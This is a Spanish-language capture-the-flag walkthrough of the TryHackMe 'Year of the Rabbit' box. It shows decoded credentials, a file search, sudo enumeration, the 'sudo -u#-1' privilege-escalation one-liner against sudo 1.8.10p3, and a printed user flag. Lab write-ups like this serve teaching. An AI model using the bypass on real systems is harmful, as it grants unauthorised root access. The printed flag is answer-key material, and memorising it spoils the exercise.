
está codificado , parece ser brainfuck

```
User: eli
Password: DSpDiMlwAEwid
```

```
User: eli
Password: DSpDiM1wAEwid
```

6/9





leemos el correo de root hacia esta cuenta


buscamos el archivo

```
find / -name '*s3cr3t*' 2>/dev/null
```

nos movemos al directorio

```
ls -all
```

```
cat
```



escalaremos privilegios

```
sudo -l
```

```
sudo -V
```

```

eli@year-of-the-rabbit:/usr/games/s3cr3t$ sudo -l
[sudo] password for eli:
Sorry, try again.
[sudo] password for eli:
Sorry, user eli may not run sudo on year-of-the-rabbit.
eli@year-of-the-rabbit:/usr/games/s3cr3t$ sudo -V
Sudo version 1.8.10p3
Sudoers policy plugin version 1.8.10p3
Sudoers file grammar version 43
Sudoers I/O plugin version 1.8.10p3
eli@year-of-the-rabbit:/usr/games/s3cr3t$

```

buscamos un exploit con esta versión

<https://www.exploit-db.com/exploits/47502>

`sudo -u#-1 /usr/bin/vi /home/gwendoline/user.txt`

The screenshot shows a Kali Linux terminal window with a browser displaying the TryHackMe interface for the 'Year of the Rabbit' room. The browser's address bar shows the URL: `https://tryhackme.com/room/yearoftherabbit?path=undefined`. The terminal window shows the command `THM{1107174690af9ff3681d2b5bdb5740b1589bae53}` being entered. The browser interface includes a navigation bar with links to Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec. Below the navigation bar is a section titled 'Active Machine Information' with a table containing the following data:

Title	IP Address	Expires
Year of the Rabbit	10.10.10.212	12m 06s

Below the table is a progress bar showing 0% completion. The main content area is titled 'Task 1' and 'Flags'. It features a cartoon rabbit character and the text: 'Let's have a nice gentle start to the New Year! Can you hack into the Year of the Rabbit box without falling down a hole? (Please ensure your volume is turned up!)'. Below this, there is a section titled 'Answer the questions below' with two questions:

- +100 What is the user flag?
- +150 What is the root flag?

The first question has a text input field containing the THM ID: `THM{1107174690af9ff3681d2b5bdb5740b1589bae53}`. The second question has a text input field with the placeholder text: `Answer format: ***{*****}`. There are buttons for 'Correct Answer' and 'Submit'.

whoami , ya somos root.

`cd /root`

`cat root.txt`



